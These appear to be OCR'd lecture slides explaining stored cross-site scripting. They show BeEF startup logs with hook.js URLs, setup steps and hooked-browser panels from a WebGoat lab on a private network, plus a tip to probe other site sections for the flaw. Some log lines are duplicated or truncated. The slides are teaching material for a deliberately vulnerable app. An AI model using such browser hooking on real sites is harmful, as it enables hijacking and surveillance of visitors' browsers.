
- Since this website is vulnerable in the “Comment” section, by following the same idea, you can check out the “review” section or you can even see if it is possible for “search” section and so on?
- Next step? Exploitation framework! Go to the GUI interface (something like the hacking management GUI)



```
[ 3:11:43][*] 304 modules enabled.
[ 3:11:43][*] 2 network interfaces were detected.
[ 3:11:43][*] running on network interface: 127.0.0.1
[ 3:11:43]    |   Hook URL: http://127.0.0.1:4444/hook.js
[ 3:11:43]    |_  UI URL:   http://127.0.0.1:4444/ui/panel
[ 3:11:43][*] running on network interface: 192.168.0.106
[ 3:11:43]    |   Hook URL: http://192.168.0.106:4444/hook.js
[ 3:11:43]    |_  UI URL:   http://192.168.0.106:4444/ui/panel
[ 3:11:43][*] RESTful API key: 83b39aa2d70e67769077cffa771292ccd9b842ba
[ 3:11:43][*] HTTP Proxy: http://127.0.0.1:6789
[ 3:11:43][*] BeEF server started (press control+c to stop)
```

Cross-Site Scripting (XSS) Explained

- Right click the link → [Open Link]




```
[ 3:11:41][*] BeEF is loading. Wait a few seconds..
[ 3:11:43][*] 8 extensions enabled:
[ 3:11:43]    |   Social Engineering
[ 3:11:43]    |   Admin UI
[ 3:11:43]    |   Demos
[ 3:11:43]    |   Proxy
[ 3:11:43]    |   Network
[ 3:11:43]    |   XSSRays
[ 3:11:43]    |   Events
[ 3:11:43]    |_  Requester
[ 3:11:43][*] 304 modules enabled.
[ 3:11:43][*] 2 network interfaces were detected.
[ 3:11:43][*] running on network interface: 127.0.0
[ 3:11:43]    |   Hook URL: http://127.0.0.1:4444/h
[ 3:11:43]    |_  UI URL:   http://127.0.0.1:4444/u
[ 3:11:43][*] running on network interface: 192.168
[ 3:11:43]    |   Hook URL: http://192.168.0.106:44
[ 3:11:43]    |_  UI URL:   http://192.168.0.106:4444/ui/panel
[ 3:11:43][*] RESTful API key: 83b39aa2d70e67769077cffa771292ccd9b842ba
[ 3:11:43][*] HTTP Proxy: http://127.0.0.1:6789
[ 3:11:43][*] BeEF server started (press control+c to stop)
```

Open Link
Copy Link Address
Copy Selection Ctrl+Shift+C
Paste Clipboard Ctrl+Shift+V
Paste Selection Shift+Ins
Zoom in Ctrl++
Zoom out Ctrl+-
Zoom reset Ctrl+0
Clear Active Terminal Ctrl+Shift+X
Split Terminal Horizontally
Split Terminal Vertically
Collapse Subterminal
Toggle Menu Ctrl+Shift+M
Hide Window Borders
Preferences...


Cross-Site Scripting (XSS) Explained

- This will open the link in the new tab of browser
- Type the username and password for a login, if we setup these info. in the setup.



Cross-Site Scripting (XSS) Explained

- On the LHS,
we have the following
- 106 is our local
Kali machine, and 119
is the WebGoat
- On the LHS is a list of
hooked browsers.
- **106 is the location
where we deploy our
hook.js**. Also, **it is the
location we open the
browser and visit the
WebGoat**



Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!


After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Cross-Site Scripting (XSS) Explained

- Here is a list of IP addresses who has the javascript file (106, for example) and mapping to its website (119)
- Click the 1st one, which is our current working one



Online Browsers
- 192.168.0.119
  - 192.168.0.106

Offline Browsers
- 192.168.1.19
  - 192.168.1.12
- 192.168.1.14
- 192.168.1.4
- 192.168.1.68
- 192.168.1.88
- 192.168.1.86
- 192.168.1.88
- 192.168.1.86
- 192.168.1.89
- 192.168.1.92
- 192.168.1.88
- 192.168.1.67

192.168.0.106

Origin: 192.168.0.119:80
Browser: null 78.0
OS: Linux
Hardware: Unknown
Location: Unknown

Local Date: Sun Apr 18 2021 02:50:14 GMT-0400 (Eastern Daylight Time)


Key	Value
	No
	No
	No
	No
	No
	No
	No
	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No

Cross-Site Scripting (XSS) Explained

- What we can do now is to go back to another browser from another machine (i.e. Not from the Kali Linux in the virtualbox but is from my host Windows)
- Assuming its IP address is 192.168.0.185
- Now this Windows 10, my host machine is connecting to WebGoat (119)
- Open the Webgoat from 192.168.0.185, go to the [Stored XSS].
- Now we go back to check the Kali Linux, we got a new record in our “Beef”

Cross-Site Scripting (XSS) Explained

- See?



Online Browsers
- 192.168.0.119
  - 192.168.0.106
  - 192.168.0.185

Offline Browsers
- 192.168.1.19
  - 192.168.1.12
  - 192.168.1.14
  - 192.168.1.4
  - 192.168.1.68
  - 192.168.1.88
  - 192.168.1.86
  - 192.168.1.88
  - 192.168.1.86
  - 192.168.1.89
  - 192.168.1.92
  - 192.168.1.88

